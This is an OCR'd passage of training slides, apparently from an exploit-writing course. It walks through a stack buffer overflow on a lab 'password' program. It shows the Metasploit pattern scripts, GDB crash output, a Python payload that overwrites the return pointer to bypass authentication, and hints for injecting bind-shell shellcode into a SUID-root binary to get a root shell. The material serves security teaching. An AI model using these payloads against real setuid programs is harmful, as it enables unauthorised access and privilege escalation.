
```
root@kali:/usr/share/metasploit-framework/tools# ls pattern*
pattern_create.rb  pattern_offset.rb
root@kali:/usr/share/metasploit-framework/tools# ruby pattern_create.rb 700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9
Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9
As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
```

Another Option (1)

It is sometimes an option to use a simple pair of Metasploit scripts to determine the buffer size of a vulnerable program. On your Kali VM at "/usr/share/metasploit-framework/tools/" are two scripts, "pattern_offset.rb" and "pattern_create.rb." These scripts can be used to generate a stream of unique, contiguous bytes of ASCII text that can be used to identify the length of the vulnerable buffer. Simply run the "pattern_create.rb" script with the desired size:

ruby pattern_create.rb 700

As you can see on the slide, a 700-byte block of characters has been produced. We can use this as input to the program. If you want to run this in class, you will need the help of your Backtrack image as Metasploit is not included on your Kubuntu image. Note that the results seen on the slides may not reflect exactly what you see between your VM's.



Another Option (2)

- Set up the input with Python to use the characters generated by the Ruby script

```
deadlist@deadlist-desktop:~$ python -c 'print "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4
Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
Truncated
At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw
9Ax0Ax1Ax2A"' > /tmp/input1
```

- In GDB →
- 0x41347541
- 612 bytes

```
(gdb) run </tmp/input1
Starting program: /home/deadlist/password </tmp/input1
Please enter the password: Access Denied!

Program received signal SIGSEGV, Segmentation fault.
0x41347541 in ?? ()
```


```
root@kali:/usr/share/metasploit-framework/tools# ruby pattern_offset.rb 41347541
[*] Exact match at offset 612
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Another Option (2)

Now that we have the 700-byte block of unique characters, we can use Python to input it into the program. We are simply redirecting the output of the Python script into the "/tmp/input1" file as we did previously. Next, we fire up the password program with GDB and run the program with our special input. As you can see on the slide, EIP jumps to the memory address 0x41347541. We can take this value that corresponds to a certain position within the data generated by the "pattern_create.rb" script and feed it into the "pattern_offset.rb" script. When doing this we are given the value 612. This matches the buffer size we determined before, including the padding and SFP overwrite to get us to the return pointer.

The use of the Ruby pattern scripts can sometimes pose a problem, such as that with bad input characters. Input validation or filtering, as well as issues may cause the scripts to produce bad information; however, when you can use them they can save you time.



The Password Program (4)


- Continuing on …
  - The granted() function within checkpw()

```
0x080484d9 <+117>:   repz cmpsb %es:(%edi),%ds:(%esi)
0x080484ec <+136>:    jne     0x80484f5 <checkpw+145>
0x080484ee <+138>:    call    0x8048510 <granted>
Dump of assembler code for function granted:
   0x08048510 <+0>:      push    %ebp
   0x08048511 <+1>:      mov     %esp,%ebp
   0x08048513 <+3>:      sub     $0x18,%esp
   0x08048516 <+6>:      movl    $0x804868e,(%esp)
   0x0804851d <+13>:     call    0x8048370 <puts@plt>
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Password Program (4)

For our first attack let us take a look at the granted() function. If you happened to look lower in the checkpw() function, there seems to be a comparison taking place. The assembly instruction "repz cmpsb %es:(%edi),%ds:(%esi)" is likely comparing the user supplied password guess with the real password. If you're thinking at this point you may be able to pull the real password out using a debugger, you're probably right, although that is not our goal. Just try setting a breakpoint on the memory address of the comparison instruction and analyze the pointer held in EDI and ESI. The "strings" tool is another option if the password is not encrypted. Back to our goal, shortly after the comparison instruction is the instruction, "jne 0x80484f5" and immediately following that instruction is, "call 0x8048510 <granted>." As you may have guessed, this seems to be an instruction saying if the values compared are not equal, jump to instruction at the address 0x80484f5 and exit, but if they are equal call the granted() function. So if the password matches, we call granted() and all is well.



The Password Program (5)

- Continuing on …
  - Redirecting execution to granted()

```
deadlist@deadlist:~$ python -c 'print "A" * 600' |./password
Please enter the password: Access Denied!
deadlist@deadlist:~$ python -c 'print "A" * 608' |./password
Please enter the password: Access Denied!
Segmentation fault
```

```
deadlist@deadlist:~$ python -c 'print "A" *612 + "\x10\x85\x04\x08"'
|./password
Please enter the password: Access Denied!
Access Granted
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Password Program (5)

We have now determined that getting the program to execute the granted() function seems like a good choice. If you look again at the disassembly of the checkpw() function, you can see that granted() starts at the address 0x8048510. This is the address we need to use to overwrite the return pointer in the checkpw() function. Earlier, we learned that the size of the buffer allocated for the user password is 608 bytes. Let us go back to using Python at command line to overflow the buffer.

At command line enter:

python –c ‘print “A”*600’ |./password

Please enter the password: Access Denied!   #600 is the size of our buffer so we don’t expect this one to seg fault.

python –c ‘print “A”*608’ |./password

Please enter the password: Access Denied!

Segmentation fault   #There we go! We caused a segmentation fault this time! We likely null terminated into the last byte of the Saved Frame Pointer, causing the crash.


The return pointer should be just after 612 bytes. Let us try appending the address of the granted() function on the end of the 612 bytes. Type in:

python –c ‘print “A”*612 + “\x10\x85\x04\x08”’ |./password

Please enter the password: Access Denied!

Access Granted

Blam! We just forced the program to execute the granted() function without supplying credentials! The "\x10\x85\x04\x08" is the address of the granted() function in little endian format. Remember: we must reverse the order of the bytes so the address is properly read. The "\x" is simply telling the processor to treat the values following it as hexadecimal. In this exercise you successfully ran a stack-based buffer overflow and overwrote the return pointer with the address of another function. This may get us access into the application, but what if we want to try and escalate our privileges by getting a root shell?



Exercise: Got Root? (1)


- Let us use the "password" program to open up a backdoor!
- The instructor will run through the objective of the exercise, quickly execute the attack to demonstrate the technique, and then you're on your own to run the same
- It's okay to peek at the answers if you must, but only after you've tried to create the solution
  - Use the hints when needed!
  - Try different landing spots

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Got Root? (1)

On this exercise your goal is to gain root access by redirecting EIP to your shellcode. Shellcode is a program written in assembly language and compiled with an assembler such as NASM. The goal is to inject the shellcode into the running process during exploitation, which serves as the payload so that it may be executed by the processor. The name shellcode comes from the fact that traditionally shellcode was most commonly used to open up an administrative shell on a system. The shellcode we are using for this exercise will open up TCP port 9999 on the local system and provide an administrative shell to anyone who connects to that port with a tool such as netcat. It was taken from the Metasploit project.

Remember that performing security research is a skill requiring you to think outside the box. Skipping ahead to see the solutions does not serve you as well as solving the problems yourself. Getting frustrated is a common side effect of vulnerability research and developing a Proof of Concept. Feel free to work with a partner in determining solutions.




Exercise: Got Root? (2)

- Tools to work with:
  - You will be attacking the "password" program
  - Stay running as the user "deadlist." You should never have to SU to "root"
    - Program is running with SUID Root
  - You already have the size of the buffer!
  - Shellcode is located at /home/deadlist/shellcode.txt
    - Shellcode is assembly instructions converted to hexadecimal. Often times with the goal of opening a backdoor.
  - Use any tool at your disposal to help you locate objects

Exercise: Got Root? (2)

Your goal is to exploit the "password" program to open up a port and bind a shell to it. You should never have to SU up to root for any of these exercises. The programs are already configured to run as SUID root. In the last exercise you overwrote the return pointer in the checkpw() function to redirect EIP to execute the granted() function. This allowed you to bypass authentication. You already know where the return pointer is located and the size of the buffer. There is plenty of space in the buffer to fit your shellcode and to redirect execution to execute your shellcode. You will know you have succeeded when TCP port 9999 is listening on the local system. This can be checked by running the command, "netstat –na |grep tcp" and checking to see if 9999 is listening.

You may use any of the tools we have covered or any other tools you have at your disposal. Remember that tools such as GDB, objdump, ltrace, nm, readelf, and others are your friends! Your biggest friends are patience and attention to detail. The shellcode to open up TCP port 9999 is located at /home/deadlist/shellcode.txt. On each of the following slides are hints showing where you may want to start looking. This is good if you feel you are getting stuck. Again, try to come up with your own solutions before viewing the hints.



Exercise: Got Root? (3)

- Hint #1
  - Locate the stack pointer (ESP)
    - Run the "password" program with GDB
    - Set a breakpoint for an instruction right after you are prompted to enter in a password
    - Remember to use A's and look for the hex value 41 in the buffer
    - The GDB "x" (examine) command!
      - Try "x/20x $esp" in GDB at breakpoints and crashes


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Got Root? (3)

Hint #1: Locate the stack pointer (ESP)

Run the "password" program with GDB. GDB is the best tool to use at this stage to locate the address where ESP is pointing. Set a breakpoint for an instruction right after you are prompted to enter in a password. Remember from the last exercise that the gets() function is reading in the data provided in response to being prompted to enter a password. Setting a breakpoint right around there should do the trick! Remember, in GDB the command to set a breakpoint is "break <function name> or <address>." For example, if you wanted to set a breakpoint for the checkpw() function you would type, "breakpoint checkpw." If you want to set a breakpoint for an address you would type for example, "breakpoint *0x08048432." Don't forget the asterisk which tells GDB to treat the value that follows as an address and not as a name.

Remember to use A's and look for the hex value 41 in the buffer. When prompted for the password remember that A's are a good choice as it makes it easy to locate the values in memory. A series of A's would produce 4141414141… in memory and can help tell you where the beginning of a buffer is located. The "x" command in GDB is of great service to you. The "x" stands for "examine" and allows you to print out memory locations and contents, as well as the contents of registers. For example, you can use the command "x $esp" to print out the current address held in the ESP register and its contents. The command "x/20x $esp" will print out the contents of the next 20 DWORD's of memory addresses starting at the address held in the ESP register. The second "x" in "x/20x" tells GDB to display the contents in hex and the number you supply is the number of DWORD's to examine. "x/20i" would display the assembly instructions held at those addresses. "x/20s" would display the strings held at those addresses.



Exercise: Got Root? (4)

- Hint #2
  - Determine the Size
    - Did you find the start of the buffer you are overflowing?
    - What is the size of your shellcode?
    - How many bytes of padding do you need after your shellcode to overwrite the return pointer?
    - Start experimenting with Python at command line, including your shellcode, padding and return pointer

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Got Root? (4)


Hint #2: Determine the Size

Hopefully by now you have the address of ESP when the buffer is allocated during the checkpw() function. Even better, you should have the address of the start of the buffer you are overflowing. This should have been solved through GDB by entering in the A's, then examining the memory. Now that you have recorded this memory address, you know the approximate address to be used as the return pointer during your buffer overflow. Remember that you will first be entering the shellcode into the buffer and then padding it out until it's time to overwrite the return pointer. The size of the shellcode is provided to you in the shellcode.txt file. You can also count out the bytes. Once you have the size of the shellcode, determine the number of A's you will need to enter afterward in order to get you to the exact location of the return pointer. Here is where you want to enter in the address of where the buffer starts. It is not a good idea to run the shellcode right up against the return pointer; often, data may get clobbered (overwritten) during the procedure epilog or by other function operations. For example:

```
Start of Buffer |--------------|----------------------------------------------------|----| End of Stack
                 shellcode      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA   RP
                                              Padding
```

Start experimenting with Python or Perl at command line to see if you can direct program execution to your shellcode. Example of command line Python to run your attack:

```
python –c 'print "\x90"*50 + "\x45\xe3\xb3\xff\xb3\x54\x24" + "A"*350 + "\xbe\xfe\xff\xbf"
|./password
             (NOPs)              ( shellcode)            (Padding)  (Return Pointer)
```



Exercise: Got Root? (5)

- Hint #3
  - Go Sledding
    - 0x90 is the opcode for "No Operation" or "NOP" for short
    - Tells the processor to do nothing and continue on to the next instruction
    - Can be used to increase your chances of success by adding subsequent NOPs
    - The exact location of ESP or the top of the buffer you are attacking is not needed

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

